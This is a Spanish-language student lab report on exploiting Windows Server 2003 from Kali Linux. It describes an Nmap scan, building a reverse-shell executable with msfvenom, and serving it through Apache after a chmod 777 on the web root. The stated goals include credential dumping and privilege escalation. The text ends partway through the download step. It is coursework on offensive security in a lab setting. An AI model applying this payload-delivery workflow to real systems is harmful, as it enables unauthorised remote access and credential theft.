INFORME DE LABORATORIO 02

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025

INFORME DE LABORATORIO 02

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

RAFAEL SANDOVAL MORALES

Docente

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

1. INTRODUCCIÓN

La presente práctica tiene como finalidad poner en evidencia la importancia de la seguridad en los sistemas operativos y servicios de red, a través de la explotación controlada de vulnerabilidades en entornos de laboratorio. Para ello se utilizó Kali Linux como sistema atacante y Windows Server 2003 como sistema víctima, dado que este último cuenta con vulnerabilidades conocidas que permiten el proceso de intrusión y técnicas de explotación.

En esta segunda práctica se utilizó Manjaro Linux como sistema víctima y Kali Linux como sistema atacante, con el fin de analizar las diferencias entre la explotación de un sistema operativo moderno y actualizado frente a uno obsoleto y vulnerable como Windows Server 2003. Ambos escenarios se desarrollaron de forma similar. Este ejercicio permitió comprender de forma práctica cómo un atacante podría comprometer un sistema desactualizado.

2. OBJETIVOS

2.1 Objetivo general

Realizar la explotación de vulnerabilidades en sistemas Windows Server 2003 y Manjaro Linux mediante Kali Linux

2.2 Objetivos específicos

- Identificar servicios y sistemas en red a través de escaneo con Nmap.
- Crear un archivo malicioso que permita el acceso remoto a la máquina víctima.
- Encender servidor web para distribuir el archivo.
- Configurar un listener en Metasploit para establecer la conexión con el payload ejecutado.
- Ejecutar acciones de post-explotación, como escalamiento de privilegios, volcado de credenciales y migración de procesos.

3. ALCANCE

El alcance se limitó a la explotación de Windows Server 2003 y Manjaro Linux utilizando Kali Linux como atacante. En ambos casos se logró establecer una sesión Meterpreter y ejecutar acciones de post-explotación para demostrar la viabilidad de la intrusión.

4. CAPITULO 1 – EXPLOTACIÓN DE WINDOWS SERVER 2003

4.1 Escaneo de red con el comando “Nmap”

Con el comando **Nmap** y la dirección ip de Windows Server 2003 identificamos los puertos abiertos.



Ilustración 1. 4.1 Escaneo de red con Nmap

Nota: -sV es para detectar versiones de servicios.

4.2 Creación de carpeta en Kali Linux

Ingresamos al modo superusuario con el comando **sudo su** y ponemos la contraseña de Kali, creamos una carpeta con el comando **mkdir** y luego entramos a la carpeta con el comando **cd**.



Ilustración 2. 4.2 Creación de carpeta en Kali

4.3 Creación del payload malicioso

Creamos el ejecutable con **msfvenom**, **-p** es el payload a usar, en el **LHOST** se pone la IP atacante, en **LPORT** el puerto de escucha y, por último **-f exe** que es el formato ejecutable Windows. Luego ejecutamos el comando **ls** o **ls -la** para ver el archivo.



Ilustración 3. 4.3 Creación del payload malicioso

4.4 Encender servidor web de Apache

Encendemos el Apache con el comando **service apache2 start** y revisamos el estatus con el comando **service apache2 status**.



Ilustración 4. 4.4 Encender servidor web de Apache



Ilustración 5. Servidor de Apache encendido

Vamos al navegador explorer de Windows Server 2003 y ponemos la dirección IP de Kali Linux para ver la página de Apache.



Ilustración 6. Página de Apache

4.5 Buscar archivo index.html

En Kali Linux vamos a la carpeta de **Home** y una vez abierta la pestaña damos clic donde dice **File System** y luego en la carpeta **var**.



Ilustración 7. Archivos del sistema Kali

Vamos a la carpeta **www**.



Ilustración 8. Archivos de la carpeta var

Vamos a la carpeta **html**.



Ilustración 9. Archivos de la carpeta www

Visualizamos el archivo **index.html.**



Ilustración 10. Archivos de la carpeta html

4.6 Copiar el archivo index.html al directorio web de Apache

Primero vamos a cambiar el nombre al archivo index.html, para eso ejecutamos el comando **cd /var/www/html** para entrar al directorio de html donde está el archivo index, miramos la lista de los archivos y por último ejecutamos el comando **chmod 777 /var/www/html** para darle permiso de cambiar el nombre del index.

Ilustración 11. Ingreso a carpeta html y activar permisos

Vamos donde está el archivo html y renombramos el archivo.



Ilustración 12. Cambio de nombre del index.html

Ahora volvemos al directorio donde tenemos el archivo **.exe** con el comando **cd /home/indu/CLASE,** listamos para ver el archivo y copiamos el archivo malicioso con el comando **cp satena.exe /var/www/html.**

Ilustración 13. Copiando archivo malicioso

Volvemos al directorio donde están los archivos html y verificamos que esté el archivo **.exe**.

Ilustración 14. Archivo satena.exe copiado en la carpeta de html

Por último, actualizamos la página de Apache en Windows Server 2003 para ver los archivos que están en el servidor.



Ilustración 15. Archivos de servidor web de Apache

4.7 Guardar el archivo .exe del servidor web de Apache

Damos clic en archivo **satena.exe** y luego en agregar,



Ilustración 16. Guardar el archivo .exe

En agregar nuevamente.



Ilustración 17. Guardar el archivo .exe



Ilustración 18. Guardar el archivo .exe

Luego damos clic derecho en el archivo y en **guardar destino como**.

